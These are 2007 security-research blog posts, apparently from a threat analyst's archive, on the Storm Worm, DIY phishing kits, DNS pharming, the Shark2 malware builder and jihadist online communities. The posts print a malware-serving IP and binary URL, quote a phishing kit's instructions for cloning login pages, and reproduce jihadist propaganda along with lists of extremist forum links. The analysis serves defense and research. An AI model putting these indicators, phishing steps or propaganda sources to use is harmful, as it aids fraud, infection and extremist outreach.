6. <http://members.lycos.co.uk/dsl66/page6/dsl1.html>

354



The Storm Worm Malware Back in the Game (2007-08-09 15:24)

After coming across the story on how [1]Storm Worm is taking over the world for yet another time, I wondered -

who are the novice malware authors behind Storm Worm that [2]switch tactics by the time their old ones become

inefficient? After commenting on [3]the first Storm Worm wave - it's not even a worm - with an emphasis of the

outdate social engineering techniques it was using back in January, 2007, it's time we assess the current situation

and how have Storm Worm evolved. What has changed? Direct .exe email attachments matured into a direct

link to an infected IP address. Mass mailings are now sent with campaign ID to measure efficiency. Outdated

social engineering tactics became a direct exploitation of old and already patched vulnerabilities to ensure a higher probability of infecting the visitor whose lack of understanding on how client side vulnerabilities should get a higher priority compared to visual .exe vigilance often result in an infection. Here's a sample infected IP spreading Storm

Worm binaries :

Message content : " *Your Download Should Begin Shortly. If your download does not start in approximately 15 seconds, you can click here to launch the download*"

Original URL : 77.96.240.142 /?232c3a9ebeed435601e5ee71

Binary URL : 77.96.240.142/ecard .exe

Server response : HTTP/1.1 200 OK

Server: nginx/0.5.17

Date: Thu, 09 Aug 2007 00:12:15 GMT

Content-Type: text/html

Transfer-Encoding: chunked

X-Powered-By: PHP/5.2.1

Email spoofed from : "postcards.com" jyg @ alltel.net

355

Mail server : exchange.moneytreemortgage.biz,
[4]64.220.230.118

IP blacklisted by : SpamCop, CASA-CBL, UCEPROTECTL1, PSBL

Sender's IP : 73.208.110.36

IP blacklisted by : Spamhaus PBL, NJABL Dynablock

ecard.exe

Detection rate : 17 AVs out of 32 detect it (53.13 %)

File size: 113195 bytes

MD5: 63fe9896fbbca6471ec216c9dee0b0e9

SHA1: 170eb66ca28f74d291e07a0383564b465d373f06

file.exe - downloader

Detection Rate: 17 AVs out of 32 detect it (53.13 %)

File size: 4608 bytes

MD5: 7ea2baadfe3a8a54635cea72526ff391

SHA1: ae32bb7df491fb52650144931c10a7bd5ebf6a2c

alt.exe

Detection Rate : 17 AVs out of 32 detect it (53.13 %)

File size: 113168 bytes

MD5: 4ac8a3242e945215469ec08bc5603418

SHA1: 75b8aadab3626e39b570d7e7494d3be63cc582d1

At every infected IP acting as a web server, we have a typical [5]MPack style XOR-ifying javascript obfuscation.

And while it's not that hard to deobfuscate it, the interesting part is the type of vulnerabilities exploited to

obtain the downloader and the payload. The current campaign is a good example of [6]a fast-flux network as

the malware authors used one mail server to sent the email, another IP as actual sender, and a third one where

the payload, the downloader are [7]hosted with the [8]web page itself using the [9]Q4-06 Roll-up package exploits kit :

" This is [10] a set of exploit scriptsmostly from the end of 2006. It includes an MS06-042, a SetSlice, an MDAC, a WinZip, and a QuickTime. It is typically encrypted using a wide variety of javascript obfuscators, but is usually about the same source code underneath. Recently it sometimes includes an ANI exploit from April 2007. "

As we have already seen with the most recent and wide scale malware campaigns, such as with the IcePack's

and MPack's kits, the malware authors are entirely relying on patched vulnerabilities compared to [11]purchasing

zero day ones, further fueling the [12]superficial zero day vulnerabilities cash bubble, and proving that using old

vulnerabilities is just as effective as using a zero day one - they are both unpatched at the end user's PC. Ensure

[13]attacks using outdated vulnerabilities cannot take place by patching, and don't forget that Storm Worm is among

the many other [14]malware and [15]spam outbreaks currently active in the wild.

Related posts:

- [16]Malware Embedded Sites Increasing
- [17]Massive Embedded Web Attack in Italy
- [18]The MPack Attack Kit on Video
- [19]The WebAttacker in Action
- [20]The IcePack Malware Kit in Action
- [21]The Underground Economy's Supply of Goods

More info:

- [22]Malware - Future Trends

356

- [23]New wave of nuwars storming in
- [24]Storm Worm Continues to Spread
- [25]The Storm Worm
- [26]Storm Worm growth is getting out of hand, researchers fear
- [27]Storm Trojan Worm evolves and creates Havoc on the Internet, warns SecureWorks
- [28]Storm Worm's Virulence May Mean Tactics Change
- [29]Storm Worm Hype Batters Media

1. <http://it.slashdot.org/it/07/08/08/1416243.shtml>
2. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>

3. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
4. http://www.projecthoneypot.org/i_5d09ecf2aee3e906f81540d0408b1451
5. <http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html>
6. <http://ddanchev.blogspot.com/2007/07/feeding-packed-malware-binaries.html>
7. <http://www.informationweek.com/story/showArticle.jhtml?articleID=196902970>
8. <http://www.dragoslungu.com/2007/03/12/top-5-web-exploits-for-february-2007/>
9. <http://explabs.blogspot.com/2007/04/webattacker-is-dead-long-live.html>
10. <http://www.viruslist.com/en/analysis?pubid=204791956>
11. <http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html>
12. <http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html>
13. <https://psi.secunia.com/>
14. <http://ddanchev.blogspot.com/2006/06/real-time-pc-zombie-statistics.html>
15. <http://ddanchev.blogspot.com/2006/10/real-time-spam-outbreak-statistics.html>

16. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
17. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
18. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>
19. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
20. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
21. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
22. <http://www.packetstormsecurity.org/papers/general/malware-trends.pdf>
23. <http://www.avertlabs.com/research/blog/index.php/2007/08/07/new-wave-of-nuvars-storming-in/>
24. <http://popsci.typepad.com/popsci/2007/08/an-e-mail-worm-.html>
25. <http://blog.wired.com/sterling/2007/08/the-storm-worm.html>
26. <http://tech.blorge.com/Structure:%20/2007/08/03/storm-worm-growth-is-getting-out-of-hand-researchers-fear>

/

27. <http://www.techshout.com/internet/2007/04/storm-trojan-worm-evolves-and-creates-havoc-on-the-internet-war>

[ns-secureworks/](#)

28. <http://blogs.pcworld.com/staffblog/archives/005053.html>

29. <http://antivirus.about.com/b/a/257923.htm>

357



DIY Phishing Kits (2007-08-13 13:30)

Rock Phish's efficiency-centered approach in terms of [1]hosting numerous phishing pages on a single domain, often

infected home user's host, easily turned it into the default application for DIY phishing attacks. And despite that we still haven't seen a multi-feature phishing kits like the ones I'm certain will emerge anytime now, here's an automatic URL redirector of data submitted to a phishing site that's showcasing the ongoing DIY phishing kits trend. Basically, once the source code of a, for instance, fake paypal login page is pasted, it will ensure all the submitted accounting data is forwarded to the malicious server where it gets logged. The main aim of this tool isn't to achieve mass scale efficiency as is the case with Rock Phish, but to make it easier for phishers to poin'n'click create or update the fake pages to be hosted on a Rock Phish domain. The program's intro :

" Steps to creating a fake login, simple as 1,2,3. Go you your web site or the site you have permisson to make a fake web login and right click then press "Source". Double click here to begin. Enter the redirection URL. The redirection URL is the

site in which the user who enters their login details will be forwarded to after they fill out the form. Optional : For some web sites after you creat the phisher some images will not load properly. This is due to the source directing the images to be loaded from your database instead of their database. For example you will

*probably find this in your source img
src="/images/image.gif". To fix this you would have to direct the source to load from the site's database by editing the source to look a little like this img
src="http://site.com/images/image.gif". To automatically do this double click here. "*

358

Why are DIY phishing kits turning into a commodity, and what are some of the strategies to deal with phishing sites?

- fake pages for each and every financial institution plus the associated images are a commodity. They look

like the real ones, sound like the real ones, but anything submitted within gets forwarded to a third party presumably using DIY tools like these

- phishing should be treated as spam, namely it should never reach the end user's mailbox, but as we've al-

ready seen in the past, certain financial institutions are trying to [2]rebuild confidence in the email communication with their customers whereas they should build more awareness on how they'd never ever initiate such communication as it will create even more confusion for the customer, the one who's still not aware of the basic phishing

techniques

- HTTP referer logs to static images via email clients or web based emails could act as an early warning system

and provide a list of URLs to be automatically feeded into a to-be shut down tracking system, ones [3]we've seen

getting commercialized [4]by vendors already

- Phishing has become such a widespread problem that the latest versions of [5]IE and [6]Firefox now have anti

phishing protection built-in. Moreover, phishing sites are known to [7]exploit browser vulnerabilities to hide [8]the real .info and .biz extension of a site, so that a built-in [9]anti phishing toolbar picks up where the browser can no longer perform.

As far as the recent increase of [10]Rock Phish domains is concerned, DSLreports.com has been keeping track

of, and [11]shutting down Rock Phish domains for a while. Once shut down, new domain names usually recently


dropped ones appear online, such as **userport.li** and **userport.ch** for instance. Go through an article on "[12]The History of Rock Phish" as well.

1. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>

2. <http://ddanchev.blogspot.com/2006/04/heading-in-opposite-direction.html>

3. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>

4. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
5. <http://blogs.msdn.com/ie/archive/2005/08/31/458663.aspx>
6. <http://www.informationweek.com/news/showArticle.jhtml?articleID=201305816>
7. http://www.channelregister.co.uk/2007/07/25/firefox_url_bug/
8. http://news.com.com/Phishing+hole+discovered+in+IE/2100-1002_3-5495719.html
9. <http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html>
10. <http://www.dslreports.com/forum/r17714410-Rock-phish-information>
11. <http://www.dslreports.com/forum/r17714410-Rock-phish-information~start=240>
12. <http://www.crmbuyer.com/alert/58648.html>



Pharming Attacks Through DNS Cache Poisoning (2007-08-13 16:58)

A month ago, a detailed assessment of a recently released [1]vulnerability in BIND9 was conducted by Amit Klein

to highlight the wide impact typical nameserver vulnerabilities have in general, and this one in particular. Now that

[2]an exploit is available as well, the possibility for large scale pharming attacks in an automated fashion, becomes fully realistic :

" A [3] program has appeared on the Milw0rm exploit portal which is able to exploit the recently [4] reported vulnerability in the BIND9 nameserver. Transaction IDs can be predicted or guessed relatively easily, so the cache of a vulnerable nameserver can be poisoned. Phishers can use [5] cache poisoning for pharming attacks on users by manipulating the assignment of a server name to an IP address. Even if the user enters the name of his bank in the address line of his browser manually, he will still be taken to a counterfeit web page. "

[6]Pharming, like any other threat usually receives a cyclical media attention, either prompted by [7]a massive

discovered attack, or to build awareness on an advanced phishing scheme to come in a typical "focus on current

instead on emerging trends" mindset. How would access to a nameserver be obtained if not by hacking into it?

The never-ending underground economy's supply of goods model indicates that certain goods such as access to

breached FTP, Web and DNS servers change value over time through the release of such exploits. So suddenly, an

access to a nameserver gets a higher valuation than usual. I've been using a handy [8]Firefox add-on to keep track

of the constantly changing IPs of various cyber jihadist forums and web sites for quite some time now. [9]The tool is 360

actually pitching itself as [10]an anti-pharming add-on you ought to evaluate for yourself :

" SCM performs Site Continuity Management validations on websites to help prevent Pharming attacks. Pharming attacks are an advanced form of Phishing where an adversary poisons the data held in the user's DNS server. SCM is believed to be the first add-on to protect users from this advanced attack. "

1. <http://www.trusteer.com/docs/bind9dns.html>
2. <http://www.heise-security.co.uk/news/94220>
3. <http://www.milw0rm.com/exploits/4266>
4. <http://www.heise-security.co.uk/news/93425>
5. <http://www.heise-security.co.uk/news/93273>
6. <http://www.ngssoftware.com/papers/ThePharmingGuide.pdf>
7. <http://isc.sans.org/diary.php?storyid=496>
8. <https://addons.mozilla.org/en-US/firefox/addon/4555>
9. <http://www.priv8.co.uk/addons/SCM>
10. <http://www.priv8.co.uk/addons/SCM/SCM.pdf>

361



The Shark 2 DIY Malware (2007-08-16 12:27)

[1]The Shark2 DIY malware (screenshots, its features, checksums of the builder, and the detection rates as of

Saturday, 28th of July) finally made it though the mainstream media, as yet another [2]DIY malware builder in

the

wild, despite that the what's promoted as [3]a RAT but is actually [4]a malware, has been around since November,

2006 :

" The tool is being distributed via several underground internet forums. Software development is almost equivalent to that available from legitimate software vendors with regular updates to the code bringing the latest detected version up to version 2.3.2. Virus creation toolkits have been available for years, but have mostly been restricted to the creation of mass mailing worms and their ilk. [5]DIY phishing kits that dumb down the process of constructing fraudulent

websites began about two years ago. Shark 2 makes the process of infecting targets for phishing attacks or performing other malign actions easier than ever. It means money making malware rackets are no longer the preserve of those

with at least some programming skills. "

As I've already pointed out in numerous posts, the ongoing trend of disseminating DIY malware is mainly done in

362



order to generate as much noise as possible thought the easy of use of such builders by the average script kiddies.

And while the infamous [6]Sub7 DIY malware had the same features within its builder without, of course, Shark2's

anti-sandboxing capabilities, back in 2003 Sub7's mission was more of an intellectual opportunism one, compared to

today's noise generation mindset of sophisticated malware authors wanting to remain as untraceable as possible. DIY

malware builders evolved proportionally with the malware authors' needs for [7]diversity of the way the malware

"phones home" in order to get efficiently controlled and the data within the infected host efficiently abused.

Every newly configured trojan variant thought the builder is an undetected piece of malware in terms of signatures

based scanning, and always in the nasty combination with [8]malware packers and crypters. Even more interesting

is the fact that the authors behind the trojan are also reading the news, and as always, periodically verifying the

detecting rates of the builder, namely, the checksums of the new builder compared to the one [9]as of 28th of July

that I provided have changed, and so is the detection rate for the latest release (15th of August) :

Detection rate : 4 AVs out of 32 (12.5 %) detect it

AntiVir 2007.08.15 TR/Sniffer.VB.C.2

F-Secure 2007.08.15 Backdoor.Win32.VB.bax

Kaspersky 2007.08.16 Backdoor.Win32.VB.bax

Webwasher-Gateway 2007.08.15 Trojan.Sniffer.VB.C.2

File size: 2506752 bytes

MD5: e63498f392eed84b1c8a66dbb288d459

SHA1: 5aa39b70d17d16055d8084e534806d8e26a37fda

1. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>
2. <http://isc.sans.org/diary.html?storyid=3269>
3. http://www.theregister.co.uk/2007/08/15/shark_trojan_creation_kit/
4. <http://www.computerweekly.com/Articles/2007/08/13/226179/pandalabs-spots-killer-shark-malware.htm>
5. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
6. <http://en.wikipedia.org/wiki/Sub7>
7. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
8. <http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html>
9. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>

363



PayPal's Security Key (2007-08-16 16:31)

[1] PayPal's recently introduced Security Key two-factor authentication for the millions of its customers in

cooperation with VeriSign's growing centralization of [2]two-factor authentication in a typical OpenID style – Ebay's also a partner

– is adding an extra layer of security to the authentication process, it's a fact. The entire strategy relies on the fact that, if a customer's accounting details get keylogged, or they [3]fall victims into a phishing scam and provide the

accounting data themselves, the phishers or malware authors wouldn't be able to login since the key generated in

the time of keylogging wouldn't be active by the time the malicious parties use it the next time. PayPal's Security Key

:

" Generates a unique six-digit security code about every 30 seconds. You enter that code when you log in to

your PayPal or eBay account with your regular user name and password. Then the code expires – no one else can use it. [4] Watch the demo"

However, given the spooky commitment from phishers and malware authors we've been witnessing for the

last several years years, wouldn't they entirely bypass this extra layer for authentication by basically purchasing

the \$5 Security Key and like legitimate customers, start generating security codes ending up with having both the

accounting data, and the ability to generate valid access codes as well? Take E-banking for instance, the pseudo

random key generators issued by different banks are supposed to have different algorithms for generating the

codes,

so that we never get the chance to discuss monocultural insecurities in two-factor authentication. Malicious parties

are no longer interested in showing off as rocket scientists, but as a pragmatic and efficiency centered crowd. The

way keylogging evolved into "[5]form grabbing" and entire sessions hijackings of malware infected PCs right after the user herself authenticates through several factors based authentication, in this very same way malicious parties

[6]started coming up with [7]ways of bypassing compared to directly confronting the security measures put in place.

The flexibility of notifications for financial transactions via alert based system and static receipt of notices sent 364



to a

mobile are an alternative. For instance, via the web interface of my E-banking provider I can set to receive an SMS

when a given range of money come and go out of the account, sort of an early warning system for self-vigilance.

What I'm missing is a historical "last logged from" feature, and the option to receive an SMS each and every time, I or maybe not me logs into the account. Features like these should be provided on an opt-in basis, and those customers

truly perceiving the value of them will pay for the service. As always, the market delivers what the customer wants -

two-factor authentication, and the irony from a psychological perspective is that in fact, those with less income are more vigilant for possible fraud attempts, than those with more income who are more gullible since they can afford

the losses.

1. <https://www.paypal.com/securitykey>
2. <http://gizmodo.com/gadgets/gadgets/paypals-security-key-protects-you-from-phishers-228824.php>
3. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
4. http://www.paypal.com/us/en_US/m/demo/demo_SecurityKey/securitykey_us.html
5. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
6. <http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html>
7. <http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html>



534 Biographies of Jihadist Fighters (2007-08-16 20:49)

On the look for patterns of terrorist behaviour researchers often stereotype in order to portrait a terrorist. The Book of Martyrs (compiled in English on June 9th, 2007) is a great [1]OSINT source for [2]analysts and intelligence agencies wanting to obtain data regarding the lifetime or jihadist martyrs, segmented on a per country basis, including

photos, poems, interviews, transcripts, and links to multimedia files. [3]Much like the [4]Technical Mujahid E-zine,

the [5]Mujahideen Harvest magazine, and the [6]Jihadist Security Encyclopedia, this E-book is a yet another handy

source of [7]OSINT data, at least in respect to [8]jihadist social networks :

"Therefore, out of these 81 names: 40 are from the Arabian Peninsula, 7 from Yemen, 7 from Syria, 5 from Algeria, 4

from Kuwait, 4 from Iraq, 3 from Turkey, 1 each from Bahrain, Bangladesh, Tunisia, Libya, France and the USA whilst the nationalities of the remainder are unknown.

Theses figures correspond to the relative contribution of the Muslim Ummah towards the Jihad in the world today. Sadly, there are hardly any Muslims from Western nationalities and

usually they are the most vocal in their slogans for Jihad. "

A link to a video entitled "Russian Hell in the year 2000, Jihad in Chechnya Part One" 511MB is included :

" At the time of release of this CD, (July 2000), nine months of the War have passed with no end in sight. Russian casualties stand at over 15,000 killed or missing in action (MIA) and over 30,000 injured. They have lost hundreds of battle tanks, fighting vehicles and trucks and tens of fighter aircraft and helicopter gunships. "

To a second video entitled "Russian Hell in the year 2000, Jihad in Chechnya Part Two" :

" Exclusive, live film footage of two martyrdom operations carried out against Russian Barracks in Argun and Gudermes in July 2000 Combat footage of Mujahideen operations, ambushes and remote-control detonation of Russian Military vehicles throughout the Year 2000 Video of the nine OMON troops after they were executed due to the failure of the Russian Government to hand over the Russian War Criminal Colonel Yuri Budanov to the Mujahideen (April 2000)"

And to a third one entitled "The Martyrs of Bosnia Part One and Part Two" :

" This unique video by Azzam Publications, the first of its kind in the English language with real-life combat footage and the first of a four part series, narrates the biographies of some of these magnificent individuals, who sacrificed their own lives in order to bring life to those around them. "

Some interesting sections related to ITsecurity and anonymity as well :

- Useful programs to protect personal information on computer and on-line

Tor [Anonymous web-surfing] ; True crypt [File & disk encryption - better than PGP] ; Window Washer [Shred free space and files] ; Spy Sweeper [Spyware remover] ; Avast [Anti-virus protection] ; Outpost [Computer Firewall] ; Winpt

[secure encrypted email - better than PGP] ; Ad-aware professional [Another spyware remover] ; AbiWord [Open

source - Better alternative to Word] ; Enigmail

- Best method to protect your chat!

Use Gaim with OTR plugin and and configure to use TOR network ; Gaim [Encrypt your chat conversations]; Off-the-

Record Messaging [OTR Plug-in]

- Must have programs for your USB drive

Mobility Email - Best option for sending secure encrypted emails ; GAIM - for secure chat conversation ; Portable

Firefox ; TorPark - for anonymous web browsing ; True Crypt - Best disk encryption & file protection program ; Tutorial for securing a USB drive using True Crypt ; Cyber Shredder : File wiping utility ; ClamWin [Open source anti-Virus

Program] ; Greatnews - The Intelligent RSS Reader ; Foxit PDF Reader opens PDF files ; Abiword - full featured open

source word processor ; Portable Open Office is really the only option for an Office Suite

Propaganda and twisted reality and its best hosted at Archive.org, [9]courtesy of [10]Azzam Publications.

1. <http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html>

2. <http://ddanchev.blogspot.com/2006/08/analyzing-intelligence-analysts.html>
3. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
4. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
5. <http://ddanchev.blogspot.com/2007/07/mujahideen-harvest-magazine-issue-41.html>
6. <http://ddanchev.blogspot.com/2007/05/jihadist-security-encyclopedia.html>
7. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>
8. <http://ddanchev.blogspot.com/2006/05/terrorist-social-network-analysis.html>
9. <http://www.freerepublic.com/focus/news/756623/posts>
10. <http://news.bbc.co.uk/1/hi/uk/1823045.stm>

367



Analyses of Cyber Jihadist Forums and Blogs (2007-08-17 01:17)

Where are cyber jihadists linking to, outside their online communities? Which are the [1]most popular file sharing and video hosting services used to spread propaganda, training material and communicate with each other? What

are their favorite blogs, and international news sources? How does the Internet look like through the eyes of the

cyber jihadist? This post will provide links to cyber jihadist communities, with the idea to aggregate a decent sample of how cyber jihadists use, and abuse the Internet to achieve their objectives. It is based on external URLs extraction of over 5,000 web pages directly related to cyber jihadist communities. The snapshot was obtained during the last

7 days, therefore if you're to data mine the free online data hosting URLs, do so in a timely manner before they

dissapear due to one reason or another.

Key summary points :

- Over 4,000 external URLs pointing to suicide bomber's videos, propaganda, warfare, bombings, recruitment, torture videos, and numerous other still not analyzed cyber jihadist forums and blogs

- In between 500 to 600 web pages per domain were crawled based on their last modified data, namely the most

current 500 to 600 posts

- The sample consists of 14 jihadist blogs and forums

- Depending on the online file storage service of choice, files will remain online forever if accessed at least once every 30-to-45 days, or by the time they don't get removed due to their nature

- Video multimedia is often released in a multi-video-format fashion, and multi-quality variants with respect to the

file size

- The crawled external URLs are in .txt format, in a one full URL per line format

You are what you link to, so let's assess the "tip of the iceberg" cyber jihadist communities online :

368



01. URL : [2]<http://3asfh.net/vb>

Dates : Created 20-nov-2003 ; Updated 15-jun-2007;
Expires 20-nov-2007

DNS Servers : SERVER.3ASFH.NET; SERVER1.3ASFH.NET

External URLs : [3]3asfh.net_vb.txt

369



02. URL : [4]<http://alsayf.com/forum>

Dates : Created 16-aug-200; Updated 16-aug-2006; Expires
16-aug-2011

DNS Servers : NS2.MYDYNDNS.ORG; NS1.MYDYNDNS.ORG;
NS3.MYDYNDNS.ORG

External URLs : [5]alsayf.com_forum.txt

370



03. URL : [6]<http://egysite.com/al2nsar>

Dates : Created 01-dec-2002; Updated 13-mar-2007;
Expires 01-dec-2008

DNS Servers : NS1.EGYHOSTING.COM;
NS2.EGYHOSTING.COM; NS1.EGYWWW.COM;
NS2.EGYWWW.COM

External URLs : [7]egysite.com_al2nsar.txt

371



04. URL : [8]http://elshouraa.ws/vb

Dates : Domain created on 2006-09-15 00:08:38; Domain
last updated on 2006-09-15 00:08:39

DNS Servers : ns11.uae-dns.com; ns12.uae-dns.com

External URLs : [9]elshouraa.ws_vb.txt

372



05. URL : [10]http://muslm.net/vb

Dates : Created 25-oct-2000; Updated 21-jul-2007; Expires
25-oct-2007

DNS Servers : NS1.MUSLM.NET NS2.MUSLM.NET

External URLs : [11]muslm.net_vb.txt

373



06. URL : [12]<http://w-n-n.net/> - DOWN as of yesterday, best sample

Dates : Creation Date: 16-feb-2006; Updated Date: 13-aug-2007; Expiration Date: 16-feb-2009

DNS Servers : A.NS.JOKER.COM; B.NS.JOKER.COM; C.NS.JOKER.COM;

External URLs : [13]w-n-n.net.txt

374



07. URL : [14]<http://minbar-sos.com>

Dates : Created 28-feb-2006; Updated 10-mar-2007; Expires 28-feb-2008

DNS Servers: NS1.BRAVEHOST.COM; NS2.BRAVEHOST.COM

External URLs : [15]minbar-sos.com.txt

375



08. [16]URL - Radical Muslim

[17] External URLs [18]

376



09. [19]URL

[20]**External URLs**

377



10. [21]URL

[22]**External URLs**[23]

378



11. [24]URL

[25]**External URLs**[26]

379



12. [27]URL

[28]**External URLs**[29]

380



13. [30]URL

[31]**External URLs**[32]

381



14. [33]URL

[34]**External URLs**[35]

Now, it's up to your data mining and crawling capabilities.

Related posts:

- [36]Cyberterrorism - don't stereotype and it's there
- [37]Tracking Down Internet Terrorist Propaganda
- [38]Arabic Extremist Group Forum Messages' Characteristics
- [39]Cyber Terrorism Communications and Propaganda
- [40]Techno Imperialism and the Effect of Cyberterrorism
- [41]A Cost-Benefit Analysis of Cyber Terrorism
- [42]Current State of Internet Jihad
- [43]Characteristics of Islamist Websites
- [44]Hezbollah's DNS Service Providers from 1998 to 2006
- 382
- [45]Full List of Hezbollah's Internet Sites
- [46]Internet PSYOPS - Psychological Operations
- [47]Cyber Traps for Wannabe Jihadists
- [48]Mujahideen Secrets Encryption Tool
- [49]An Analysis of the Technical Mujahid Issue One
- [50]An Analysis of the Technical Mujahid Issue Two
- [51]Terrorist Groups' Brand Identities
- [52]A List of Terrorists' Blogs
- [53]Jihadists' Anonymous Internet Surfing Preferences

[54]Sampling Jihadist IPs

[55]Cyber Jihadists' and TOR

[56]A Cyber Jihadist DoS Tool

[57]GIMF Now Permanently Shut Down

[58]Steganography and Cyber Terrorism Communications

1. <http://gimfupload.blogspot.com/>
2. <http://3asfh.net/vb>
3. http://www.mooload.com/new/file.php?file=file01/170807/1187360122/3asfh.net_vb.txt&s=t
4. <http://alsayf.com/forum>
5. http://www.mooload.com/new/file.php?file=file01/170807/1187360435/alsayf.com_forum.txt&s=t
6. <http://egysite.com/al2nsar>
7. http://www.mooload.com/new/file.php?file=file01/170807/1187360574/egysite.com_al2nsar.txt&s=t
8. <http://elshouraa.ws/vb>
9. http://www.mooload.com/new/file.php?file=file01/170807/1187360602/elshouraa.ws_vb.txt&s=t
10. <http://muslm.net/vb>
11. http://www.mooload.com/new/file.php?file=file01/170807/1187360836/muslm.net_vb.txt&s=t
12. <http://w-n-n.net/>

13. <http://www.mooload.com/new/file.php?file=file01/170807/1187360996/w-n-n.txt&s=t>
14. <http://minbar-sos.com/>
15. <http://www.mooload.com/new/file.php?file=file01/170807/1187360743/minbar-sos.com.txt&s=t>
16. <http://radicalmuslim.blogsome.com/>
17. <http://www.mooload.com/new/file.php?file=file01/170807/1187360924/radicalmuslim.blogsome.com.txt&s=t>
18. <http://www.hostfilez.com/download.php?file=8199e8d719c46da52324636463ff30f3>
19. <http://press-release.blogspot.com/>
20. <http://www.mooload.com/new/file.php?file=file01/170807/1187360877/press-release.blogspot.com.txt&s=t>
21. <http://mujahidfisabeelillah.wordpress.com/>
22. <http://www.mooload.com/new/file.php?file=file01/170807/1187360788/mujahidfisabeelillah.wordpress.com.txt&s=t>
23. <http://www.hostfilez.com/download.php?file=a7e0e0bc8aa58d2fe6bfbfdcf29a8302>
24. <http://inshallahshaheed.wordpress.com/>
25. <http://www.mooload.com/new/file.php?file=file01/170807/1187360658/inshallahshaheed.wordpress.com.txt&s=t>

[s.com.txt&s=t](#)

26. [http://www.hostfilez.com/download.php?file=f2343e36c78671cf459b27df4af92a1e](#)

27. [http://caravanofmartyrs.wordpress.com/](#)

28. [http://www.mooload.com/new/file.php?file=file01/170807/1187360498/caravanofmartyrs.wordpress.com.txt&s=t](#)

29. [http://www.hostfilez.com/download.php?file=93baaf04ed1fb8cf6ef6c599d6f5bd24](#)

30. [http://almagribi.blogspot.com/](#)

31. [http://www.mooload.com/new/file.php?file=file01/170807/1187360365/almagribi.blogspot.com.txt&s=t](#)

32. [http://www.hostfilez.com/download.php?file=d44e0d44fbf43eed2e1aaf43829af444](#)

33. [http://alkarnee.wordpress.com/](#)

383

34. [http://www.mooload.com/new/file.php?file=file01/170807/1187360254/alkarnee.wordpress.com.txt&s=t](#)

35. [http://www.hostfilez.com/download2.php?a=68f698f423558bf74148a4977fe23e2b&b=e8fef976f2498e1df37aec8096f83](#)

[ca5](#)

36. <http://ddanchev.blogspot.com/2005/12/cyberterrorism-dont-stereotype-and-its.html>
37. <http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html>
38. <http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html>
39. http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html
40. <http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html>
